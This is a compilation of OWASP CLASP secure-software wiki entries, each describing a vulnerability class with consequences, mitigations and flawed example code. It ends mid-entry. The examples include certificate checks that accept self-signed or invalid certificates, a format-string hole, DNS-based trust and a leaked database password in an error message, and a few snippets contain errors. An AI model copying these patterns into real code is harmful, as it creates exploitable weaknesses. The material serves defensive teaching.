Key exchange without entity authentication may lead to a set of attacks known as "man-in-the-middle" attacks. These attacks take place through the impersonation of a trusted server by a malicious server. If the user skips or ignores the failure of authentication, the server may request authentication information from the user and then use this information with the true server to either sniff the legitimate traffic between the user and host or simply to log in manually with the user's credentials.

## EXAMPLES

Many systems have used Diffie-Hellman key exchange without authenticating the entities exchanging keys, leading to man-in-the-middle attacks. Many people using SSL/TLS skip the authentication (often unknowingly).

## RELATED PROBLEMS

- [[Failure to follow chain of trust in certificate validation]]
- [[Failure to validate host-specific certificate data]]
- [[Failure to validate certificate expiration]]
- [[Failure to check for certificate revocation]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Cryptographic Vulnerability]]

QUEBRA

## FAILURE TO FOLLOW CHAIN OF TRUST IN CERTIFICATE VALIDATION

{{Template:SecureSoftware}}

## OVERVIEW

Failure to follow the chain of trust when validating a certificate results in the trust of a given resource which has no connection to trusted root-certificate entities.

## CONSEQUENCES

- Authentication: Exploitation of this flaw can lead to the trust of data that may have originated with a spoofed source.
- Accountability: Data, requests, or actions taken by the attacking entity can be carried out as a spoofed benign entity.

## EXPOSURE PERIOD

- Design: Proper certificate checking should be included in the system design.
- Implementation: If use of SSL (or similar) is simply mandated by design and requirements, it is the implementor's job to properly use the API and all its protections.

## PLATFORM

- Languages: All
- Platforms: All

## REQUIRED RESOURCES

Minor trust: Users must attempt to interact with the malicious system.

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Design: Ensure that proper certificate checking is included in the system design.
- Implementation: Understand, and properly implement all checks necessary to ensure the integrity of certificate trust integrity.

## DISCUSSION

If a system fails to follow the chain of trust of a certificate to a root server, the certificate loses all usefulness as a metric of trust. Essentially, the trust gained from a certificate is derived from a chain of trust - with a reputable trusted entity at the end of that list. The end user must trust that reputable source, and this reputable source must vouch for the resource in question through the medium of the certificate.

In some cases, this trust traverses several entities who vouch for one another. The entity trusted by the end user is at one end of this trust chain, while the certificate wielding resource is at the other end of the chain.

If the user receives a certificate at the end of one of these trust chains and then proceeds to check only that the first link in the chain, no real trust has been derived, since you must traverse the chain to a trusted source to verify the certificate.

## EXAMPLES

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || X509_V_ERR_SELF_SIGNED_CERT_IN_CHAIN==foo)
//do stuff
```

## RELATED PROBLEMS

- [[Key exchange without entity authentication]]
- [[Failure to validate host-specific certificate data]]
- [[Failure to validate certificate expiration]]
- [[Failure to check for certificate revocation]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## ACCIDENTAL LEAKING OF SENSITIVE INFORMATION THROUGH SENT DATA

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

The accidental leaking of sensitive information through sent data refers to the transmission of data which is either sensitive in and of itself or useful in the further exploitation of the system through standard data channels.

## CONSEQUENCES

- Confidentiality: Data leakage results in the compromise of data confidentiality.

## EXPOSURE PERIOD

- Requirements specification: Information output may be specified in the requirements documentation.
- Implementation: The final decision as to what data is sent is made at implementation time.

## PLATFORM

- Languages: All
- Platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Low

## LIKELIHOOD OF EXPLOIT

Undefined.

## AVOIDANCE AND MITIGATION

- Requirements specification: Specify data output such that no sensitive data is sent.
- Implementation: Ensure that any possibly sensitive data specified in the requirements is verified with designers to ensure that it is either a calculated risk or mitigated elsewhere.

## DISCUSSION

Accidental data leakage occurs in several places and can essentially be defined as unnecessary data leakage. Any information that is not necessary to the functionality should be removed in order to lower both the overhead and the possibility of security sensitive data being sent.

## EXAMPLES

The following is an actual mysql error statement:

```
Warning: mysql_pconnect() :  
Access denied for user: 'root@localhost' (Using password: Nlnj4) in /usr/local/www/wi-  
data/includes/database.inc on line 4
```

## RELATED PROBLEMS

- [[Accidental leaking of sensitive information through error messages]]
- [[Accidental leaking of sensitive information through data queries]]

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Sensitive Data Protection Vulnerability]]

QUEBRA

## ASSIGNING INSTEAD OF COMPARING

{{Template:SecureSoftware}}

### OVERVIEW

In many languages the compare statement is very close in appearance to the assignment statement and is often confused.

### CONSEQUENCES

Unspecified.

### EXPOSURE PERIOD

- Pre-design through Build: The use of tools to detect this problem is recommended.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack, or misuse, of mitigating technologies.

### PLATFORM

- Languages: C, C++
- Operating platforms: Any

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

Low

### AVOIDANCE AND MITIGATION

- Pre-design: Through Build: Many IDEs and static analysis products will detect this problem.
- Implementation: Place constants on the left. If one attempts to assign a constant with a variable, the compiler will of course produce an error.



## DISCUSSION

This bug is generally as a result of a typo and usually should cause obvious problems with program execution. If the comparison is in an "if" statement, the "if" statement will always return the value of the right-hand side variable.

## EXAMPLES

In C/C++/Java:

```
void called(int foo){
  if (foo=1) printf("foo\n");
}
int main() {
  called(2);
  return 0;
}
```

## RELATED PROBLEMS

[[Comparing instead of assigning]]

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Implementation]]

QUEBRA

## COMPARING INSTEAD OF ASSIGNING

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

In many languages, the compare statement is very close in appearance to the assignment statement; they are often confused.

## CONSEQUENCES

Unspecified.

## EXPOSURE PERIOD

- Pre-design through Build: The use of tools to detect this problem is recommended.

- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack, or misuse, of mitigating technologies.

## PLATFORM

- Languages: C, C++, Java
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Pre-design: Through Build: Many IDEs and static analysis products will detect this problem.

## DISCUSSION

This bug is mainly a typo and usually should cause obvious problems with program execution. The assignment will not always take place.

## EXAMPLES

In C/C++/Java:

```
void called(int foo){
    foo==1;
    if (foo==1) printf("foo\n");
}
int main(){
    called(2);
    return 0;
}
```

## RELATED PROBLEMS

[[Assigning instead of comparing]]

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## DESERIALIZATION OF UNTRUSTED DATA

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Data which is untrusted cannot be trusted to be well formed.

### CONSEQUENCES

- Availability: If a function is making an assumption on when to terminate, based on a sentry in a string, it could easily never terminate.
- Authorization: Potentially code could make assumptions that information in the deserialized object about the data is valid. Functions which make this dangerous assumption could be exploited.

### EXPOSURE PERIOD

- Requirements specification: A deserialization library could be used which provides a cryptographic framework to seal serialized data.
- Implementation: Not using the safe deserialization/serializing data features of a language can create data integrity problems.
- Implementation: Not using the protection accessor functions of an object can cause data integrity problems
- Implementation: Not protecting your objects from default overloaded functions which may provide for raw output streams of objects may cause data confidentiality problems.
- Implementation: Not making fields transient can often may cause data confidentiality problems.

### PLATFORM

- Languages: C, C++, Java
- Operating platforms: Any

### REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: A deserialization library could be used which provides a cryptographic framework to seal serialized data.
- Implementation: Use the signing features of a language to assure that deserialized data has not been tainted.
- Implementation: When deserializing data populate a new object rather than just deserializing, the result is that the data flows through safe input validation and that the functions are safe.
- Implementation: Explicitly define final readObject() to prevent deserialization.

An example of this is:

```
private final void readObject(ObjectInputStream in)
throws java.io.IOException {
    throw new java.io.IOException("Cannot be deserialized");
}
```

- Implementation: Make fields transient to protect them from deserialization.

## DISCUSSION

It is often convenient to serialize objects for convenient communication or to save them for later use. However, deserialized data or code can often be modified without using the provided accessor functions if it does not use cryptography to protect itself. Furthermore, any cryptography would still be client-side security - which is of course a dangerous security assumption.

An attempt to serialize and then deserialize a class containing transient fields will result in NULLs where the non-transient data should be. This is an excellent way to prevent time, environment-based, or sensitive variables from being carried over and used improperly.

## EXAMPLES

In Java:

```
try {
    File file = new File("object.obj");
    ObjectInputStream in = new ObjectInputStream(new
    FileInputStream(file));
    javax.swing.JButton button = (javax.swing.JButton)
    in.readObject();
    in.close();
    byte[] bytes = getBytesFromFile(file);
    in = new ObjectInputStream(new ByteArrayInputStream(bytes));
    button = (javax.swing.JButton) in.readObject();
    in.close();
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:Java]]

QUEBRA

## FAILURE TO CHECK FOR CERTIFICATE REVOCATION

{{Template:SecureSoftware}}

## OVERVIEW

If a certificate is used without first checking to ensure it was not revoked, the certificate may be compromised.

## CONSEQUENCES

- Authentication: Trust may be assigned to an entity who is not who it claims to be.
- Integrity: Data from an untrusted (and possibly malicious) source may be integrated.
- Confidentiality: Data may be disclosed to an entity impersonating a trusted entity, resulting in information disclosure.

## EXPOSURE PERIOD

- Design: Checks for certificate revocation should be included in the design of a system.
- Design: One can choose to use a language which abstracts out this part of authentication and encryption.

## PLATFORM

- Languages: Any language which does not abstract out this part of the process
- Operating platforms: All

## REQUIRED RESOURCES

Minor trust: Users must attempt to interact with the malicious system.

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design: Ensure that certificates are checked for revoked status.

## DISCUSSION

The failure to check for certificate revocation is a far more serious flaw than related certificate failures. This is because the use of any revoked certificate is almost certainly malicious. The most common reason for certificate revocation is compromise of the system in question, with the result that no legitimate servers will be using a revoked certificate, unless they are sorely out of sync.

## EXAMPLES

In C/C++:

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
... without a get_verify_results
```

## RELATED PROBLEMS

- [[Failure to follow chain of trust in certificate validation]]
- [[Failure to validate host-specific certificate data]]
- [[Key exchange without entity authentication]]
- [[Failure to check for certificate expiration]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO DEALLOCATE DATA

{{Template:SecureSoftware}}

## OVERVIEW

If memory is allocated and not freed the process could continue to consume more and more memory and eventually crash.

## CONSEQUENCES

- Availability: If an attacker can find the memory leak, an attacker may be able to cause the application to leak quickly and therefore cause the application to crash.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All, although partial preventative measures may be deployed depending on environment.

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language or compiler that performs automatic bounds checking.
- Design: Use an abstraction library to abstract away risky APIs. Not a complete solution.
- Pre-design through Build: The Boehm-Demers-Weiser Garbage Collector or valgrind can be used to detect leaks in code. This is not a complete solution as it is not 100% effective.

## DISCUSSION

If a memory leak exists within a program, the longer a program runs, the more it encounters the leak scenario and the larger its memory footprint will become. An attacker could potentially discover that the leak locally or remotely can cause the leak condition rapidly so that the program crashes.

## EXAMPLES

In C:

```
bar connection() {
    foo = malloc(1024);
    return foo;
}
endConnection(bar foo) {
    free(foo);
}
int main() {
    while(1) {
        //thread 1
        //On a connection
        foo=connection();
        //thread 2
        //When the connection ends
        endConnection(foo)
    }
}
```

Here the problem is that every time a connection is made, more memory is allocated. So if one just opened up more and more connections, eventually the machine would run out of memory.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO VALIDATE CERTIFICATE EXPIRATION

{{Template:SecureSoftware}}

## OVERVIEW

The failure to validate certificate operation may result in trust being assigned to certificates which have been abandoned due to age.

## CONSEQUENCES

- Integrity: The data read from the system vouched for by the expired certificate may be flawed due to malicious spoofing.
- Authentication: Trust afforded to the system in question based on the expired certificate may allow for spoofing attacks.



## EXPOSURE PERIOD

- Design: Certificate expiration handling should be performed in the design phase.

## PLATFORM

- Languages: All
- Platforms: All

## REQUIRED RESOURCES

Minor trust: Users must attempt to interact with the malicious system.

## SEVERITY

Low

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Design: Check for expired certificates and provide the user with adequate information about the nature of the problem and how to proceed.

## DISCUSSION

When the expiration of a certificate is not taken in to account, no trust has necessarily been conveyed through it; therefore, all benefit of certificate is lost.

## EXAMPLES

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || (X509_V_ERRCERT_NOT_YET_VALID==foo))
//do stuff
```

## RELATED PROBLEMS

- [[Failure to follow chain of trust in certificate validation]]
- [[Failure to validate host-specific certificate data]]
- [[Key exchange without entity authentication]]
- [[Failure to check for certificate revocation]]
- [[Using a key past its expiration date]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FORMAT STRING PROBLEM

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Format string problems occur when a user has the ability to control or write completely the format string used to format data in the printf style family of C/C++ functions.

### CONSEQUENCES

- Confidentially: Format string problems allow for information disclosure which can severely simplify exploitation of the program.
- Access Control: Format string problems can result in the execution of arbitrary code.

### EXPOSURE PERIOD

- Requirements specification: A language might be chosen that is not subject to this issue.
- Implementation: Format string problems are largely introduced at implementation time.
- Build: Several format string problems are discovered by compilers

### PLATFORM

- Language: C, C++, Assembly
- Platform: Any

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

Very High

## AVOIDANCE AND MITIGATION

- Requirements specification: Choose a language which is not subject to this flaw.
- Implementation: Ensure that all format string functions are passed a static string which cannot be controlled by the user and that the proper number of arguments are always sent to that function as well. If at all possible, do not use the %n operator in format strings.
- Build: Heed the warnings of compilers and linkers, since they may alert you to improper usage.

## DISCUSSION

Format string problems are a classic C/C++ issue that are now rare due to the ease of discovery. The reason format string vulnerabilities can be exploited is due to the %n operator. The %n operator will write the number of characters, which have been printed by the format string therefore far, to the memory pointed to by its argument.

Through skilled creation of a format string, a malicious user may use values on the stack to create a write-what-where condition. Once this is achieved, he can execute arbitrary code.

## EXAMPLES

The following example is exploitable, due to the printf() call in the printWrapper() function. Note: The stack buffer was added to make exploitation more simple.

```
#include <stdio.h>
void printWrapper(char *string) {
    printf(string);
}
int main(int argc, char **argv) {
    char buf[5012];
    memcpy(buf, argv[1], 5012);
    printWrapper(argv[1]);
    return (0);
}
```

## RELATED PROBLEMS

- [[Injection problem]]
- [[Write-what-where]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Implementation]]

[[Category:C]]

[[Category:Code Snippet]]

QUEBRA

## MISSING PARAMETER

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

If too few arguments are sent to a function, the function will still pop the expected number of arguments from the stack. Potentially, a variable number of arguments could be exhausted in a function as well.

### CONSEQUENCES

- Authorization: There is the potential for arbitrary code execution with privileges of the vulnerable program if function parameter list is exhausted.
- Availability: Potentially a program could fail if it needs more arguments than are available.

### EXPOSURE PERIOD

- Implementation: This is a simple logical flaw created at implementation time.

### PLATFORM

- Languages: C or C++
- Operating platforms: Any

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

High

### AVOIDANCE AND MITIGATION

- Implementation: Forward declare all functions. This is the recommended solution. Properly forward declaration of all used functions will result in a compiler error if too few arguments are sent to a function.

### DISCUSSION

This issue can be simply combated with the use of proper build process.

## EXAMPLES

In C or C++:

```
foo_func(one, two);
void foo_func(int one, int two, int three) {
    printf("1) %d\n2) %d\n3) %d\n", one, two, three);
}
```

This can be exploited to disclose information with no work whatsoever. In fact, each time this function is run, it will print out the next 4 bytes on the stack after the two numbers sent to it.

Another example in C/C++ is:

```
void some_function(int foo, ...) {
    int a[3], i;
    va_list ap;
    va_start(ap, foo);
    for (i = 0; i < sizeof(a) / sizeof(int); i++)
        a[i] = va_arg(ap, int);
    va_end(ap);
}

int main(int argc, char *argv[]) {
    some_function(17, 42);
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## NULL-POINTER DEREFERENCE

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

A null-pointer dereference takes place when a pointer with a value of NULL is used as though it pointed to a valid memory area.

## CONSEQUENCES

- Availability: Null-pointer dereferences invariably result in the failure of the process.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Proper sanity checks at implementation time can serve to prevent null-pointer dereferences

## PLATFORM

- Languages: C, C++, Assembly
- Platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: If all pointers that could have been modified are sanity-checked previous to use, nearly all null-pointer dereferences can be prevented.

## DISCUSSION

Null-pointer dereferences, while common, can generally be found and corrected in a simply way. They will always result in the crash of the process - unless exception handling (on some platforms) is invoked, and even then, little can be done to salvage the process.

## EXAMPLES

Null-pointer dereference issue can occur through a number of flaws, including race conditions, and simple programming omissions. While there are no complete fixes aside from contentious programming, the following steps will go a long way to ensure that null-pointer dereferences do not occur.

Before using a pointer, ensure that it is not equal to NULL:

```
if (pointer1 != NULL) {  
    /* make use of pointer1 */  
    /* ... */  
}
```

When freeing pointers, ensure they are not set to NULL, and be sure to set them to NULL once they are freed:

```
if (pointer1 != NULL) {  
    free(pointer1);  
    pointer1 = NULL;  
}
```

If you are working with a multi-threaded or otherwise asynchronous environment, ensure that proper locking APIs are used to lock before the if statement; and unlock when it has finished.

## RELATED PROBLEMS

- [[Miscalculated null termination]]
- [[State synchronization error]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## RACE CONDITION IN CHECKING FOR CERTIFICATE REVOCATION

{{Template:SecureSoftware}}

## OVERVIEW

If the revocation status of a certificate is not checked before each privilege requiring action, the system may be subject to a race condition, in which their certificate may be used before it is checked for revocation.

## CONSEQUENCES

- Authentication: Trust may be assigned to an entity who is not who it claims to be.
- Integrity: Data from an untrusted (and possibly malicious) source may be integrated.
- Confidentiality: Data may be disclosed to an entity impersonating a trusted entity, resulting in information disclosure.

## EXPOSURE PERIOD

- Design: Checks for certificate revocation should be included in the design of a system
- Design: One can choose to use a language which abstracts out this part of the authentication process.

## PLATFORM

- Languages: Languages which do not abstract out this part of the process.
- Operating platforms: All

## REQUIRED RESOURCES

Minor trust: Users must attempt to interact with the malicious system.

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design: Ensure that certificates are checked for revoked status before each use of a protected resource

## DISCUSSION

If a certificate is revoked after the initial check, all subsequent actions taken with the owner of the revoked certificate will lose all benefits guaranteed by the certificate. In fact, it is almost certain that the use of a revoked certificate indicates malicious activity.

If the certificate is checked before each access of a protected resource, the delay subject to a possible race condition becomes almost negligible and significantly reduces the risk associated with this issue.

## EXAMPLES

In C/C++:

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
foo=SSL_get_verify_result(ssl);
if (X509_V_OK==foo)
//do stuff
foo=SSL_get_verify_result(ssl);
//do more stuff without the check.
```

## RELATED PROBLEMS

- [[Failure to follow chain of trust in certificate validation]]
- [[Failure to validate host-specific certificate data]]
- [[Failure to validate certificate expiration]]
- [[Failure to check for certificate revocation]]

[[Category:Vulnerability]]



[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## RELATIVE PATH LIBRARY SEARCH

{{Template:SecureSoftware}}

### OVERVIEW

Certain functions perform automatic path searching. The method and results of this path searching may not be as expected. Example: WinExec will use the space character as a delimiter, finding "C:\Program.exe" as an acceptable result for a search for "C:\Program Files\Foo\Bar.exe".

### CONSEQUENCES

- Authorization: There is the potential for arbitrary code execution with privileges of the vulnerable program.

### EXPOSURE PERIOD

- Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

### PLATFORM

- Languages: Any
- Operating platforms: Any

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

High

### AVOIDANCE AND MITIGATION

- Implementation: Use other functions which require explicit paths. Making use of any of the other readily available functions which require explicit paths is a safe way to avoid this problem.

## DISCUSSION

If a malicious individual has access to the file system, it is possible to elevate privileges by inserting such a file as "C:\Program.exe" to be run by a privileged program making use of WinExec.

## EXAMPLES

In C/C++:

```
UINT errCode = WinExec(  
    "C:\\Program Files\\Foo\\Bar",  
    SW_SHOW  
);
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## SIGN EXTENSION ERROR

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

If one extends a signed number incorrectly, if negative numbers are used, an incorrect extension may result.

## CONSEQUENCES

- Integrity: If one attempts to sign extend a negative variable with an unsigned extension algorithm, it will produce an incorrect result.
- Authorization: Sign extension errors if they are used to collect information from smaller signed sources can often create buffer overflows and other memory based problems.

## EXPOSURE PERIOD

- Requirements section: The choice to use a language which provides a framework to deal with this could be used.
- Implementation: A logical flaw of this kind might lead to any number of other flaws.

## PLATFORM

- Languages: C or C++
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Implementation: Use a sign extension library or standard function to extend signed numbers.
- Implementation: When extending signed numbers fill in the new bits with 0 if the sign bit is 0 or fill the new bits with 1 if the sign bit is 1.

## DISCUSSION

Sign extension errors - if they are used to collect information from smaller signed sources - can often create buffer overflows and other memory based problems.

## EXAMPLES

In C:

```
struct fakeint {
    short f0;
    short zeros;
};
struct fakeint strange;
struct fakeint strange2;
strange.f0=-240;
strange2.f0=240;
strange2.zeros=0;
strange.zeros=0;
printf("%d %d\n",strange.f0,strange);
printf("%d %d\n",strange2.f0,strange2);
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## STATE SYNCHRONIZATION ERROR

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

State synchronization refers to a set of flaws involving contradictory states of execution in a process which result in undefined behavior.

### CONSEQUENCES

- Undefined: Depending on the nature of the state of corruption, any of the listed consequences may result.

### EXPOSURE PERIOD

- Design: Design flaws may be to blame for out-of-sync states, but this is the rarest method.
- Implementation: Most likely, state-synchronization errors occur due to logical flaws and race conditions introduced at implementation time.
- Run time: Hardware, operating system, or interaction with other programs may lead to this error.

### PLATFORM

- Languages: All
- Operating platforms: All

### REQUIRED RESOURCES

Any

### SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium to High

## AVOIDANCE AND MITIGATION

- Implementation: Pay attention to asynchronous actions in processes; and make copious use of sanity checks in systems that may be subject to synchronization errors.

## DISCUSSION

The class of synchronization errors is large and varied, but all rely on the same essential flaw. The state of the system is not what the process expects it to be at a given time.

Obviously, the range of possible symptoms is enormous, as is the range of possible solutions. The flaws presented in this section are some of the most difficult to diagnose and fix. It is more important to know how to characterize specific flaws than to gain information about them.

## EXAMPLES

In C/C++:

```
static void print(char * string) {
    char * word;
    int counter;
    fflush(stdout);
    for(word = string; counter = *word++; ) putc(counter, stdout);
}
int main(void) {
    pid_t pid;
    if( (pid = fork()) < 0) exit(-2);
    else if( pid == 0) print("child");
    else print("parent\n");
    exit(0);
}
```

In Java:

```
class read{
    private int lcount;
    private int rcount;
    private int wcount;
    public void getRead(){
        while ((lcount == -1) || (wcount !=0));
        lcount++;
    }
    public void getWrite(){
        while ((lcount == -0);
        lcount--;
        lcount=-1;
    }
    public void killLocks(){
        if (lcount==0) return;
        else if (lcount == -1) lcount++;
        else lcount--;
    }
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

[[Category:Java]]

QUEBRA

## TIME OF CHECK, TIME OF USE RACE CONDITION

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

Time-of-check, time-of-use race conditions occur when between the time in which a given resource is checked, and the time that resource is used, a change occurs in the resource to invalidate the results of the check.

## CONSEQUENCES

- Access control: The attacker can gain access to otherwise unauthorized resources.
- Authorization: race conditions such as this kind may be employed to gain read or write access to resources which are not normally readable or writable by the user in question.
- Integrity: The resource in question, or other resources (through the corrupted one), may be changed in undesirable ways by a malicious user.
- Accountability: If a file or other resource is written in this method, as opposed to in a valid way, logging of the activity may not occur.
- Non-repudiation: In some cases it may be possible to delete files a malicious user might not otherwise have access to, such as log files.

## EXPOSURE PERIOD

- Design: Strong locking methods may be designed to protect against this flaw.
- Implementation: Use of system APIs may prevent check, use race conditions.

## PLATFORM

- Languages: Any
- Platforms: All

## REQUIRED RESOURCES

- Some access to the resource in question

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Low to Medium

## AVOIDANCE AND MITIGATION

- Design: Ensure that some environmental locking mechanism can be used to protect resources effectively.
- Implementation: Ensure that locking occurs before the check, as opposed to afterwards, such that the resource, as checked, is the same as it is when in use.

## DISCUSSION

Time-of-check, time-of-use race conditions occur when a resource is checked for a particular value, that value is changed, then the resource is used, based on the assumption that the value is still the same as it was at check time.

This is a broad category of race condition encompassing binding flaws, locking race conditions, and others.

## EXAMPLES

In C/C++:

```
struct stat *sb;
..
lstat("...", sb);
// it has not been updated since the last time it was read
printf("stated file\n");
if (sb->st_mtimespec==...)
print("Now updating things\n");
updateThings();
}
```

Potentially the file could have been updated between the time of the check and the lstat, especially since the printf has latency.

## RELATED PROBLEMS

- [[State synchronization error]]

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## TRUSTING SELF-REPORTED DNS NAME

{{Template:SecureSoftware}}

## OVERVIEW

The use of self-reported DNS names as authentication is flawed and can easily be spoofed by malicious users.

## CONSEQUENCES

Authentication: Malicious users can fake authentication information by providing false DNS information.

## EXPOSURE PERIOD

- Design: Authentication methods are generally chosen during the design phase of development.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High



## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design: Use other means of identity verification that cannot be simply spoofed.

## DISCUSSION

As DNS names can be easily spoofed or mis-reported, they do not constitute a valid authentication mechanism. Alternate methods should be used if the significant authentication is necessary.

In addition, DNS name resolution as authentication would - even if it was a valid means of authentication - imply a trust relationship with the DNS servers used, as well as all of the servers they refer to.

## EXAMPLES

In C/C++:

```
sd = socket(AF_INET, SOCK_DGRAM, 0);
serv.sin_family = AF_INET;
serv.sin_addr.s_addr = htonl(INADDR_ANY);
servr.sin_port = htons(1008);
bind(sd, (struct sockaddr *) & serv, sizeof(serv));
while (1) {
    memset(msg, 0x0, MAX_MSG);
    cliilen = sizeof(cli);
    h=gethostbyname(inet_ntoa(cliAddr.sin_addr));
    if (h->h_name==...)
    n = recvfrom(sd, msg, MAX_MSG, 0,
    (struct sockaddr *) & cli, &cliilen);
}
```

In Java:

```
while(true) {
    DatagramPacket rp=new DatagramPacket(rData,rData.length);
    outSock.receive(rp);
    String in = new String(p.getData(),0, rp.getLength());
    InetAddress IPAddress = rp.getAddress();
    int port = rp.getPort();
    if ((rp.getHostName()==...) && (in==...)){
        out = secret.getBytes();
        DatagramPacket sp =new DatagramPacket(out,out.length,
        IPAddress, port);
        outSock.send(sp);
    }
}
```

## RELATED PROBLEMS

- [[Trusting self-reported IP address]]
- [[Using referrer field for authentication]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## UNCHECKED ARRAY INDEXING

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Unchecked array indexing occurs when an unchecked value is used as an index into a buffer.

### CONSEQUENCES

- Availability: Unchecked array indexing will very likely result in the corruption of relevant memory and perhaps instructions, leading to a crash, if the values are outside of the valid memory area
- Integrity: If the memory corrupted is data, rather than instructions, the system will continue to function with improper values.
- Access Control: If the memory corrupted memory can be effectively controlled, it may be possible to execute arbitrary code, as with a standard buffer overflow.

### EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

### PLATFORM

- Languages: C, C++, Assembly
- Operating Platforms: All

### REQUIRED RESOURCES

Any

### SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

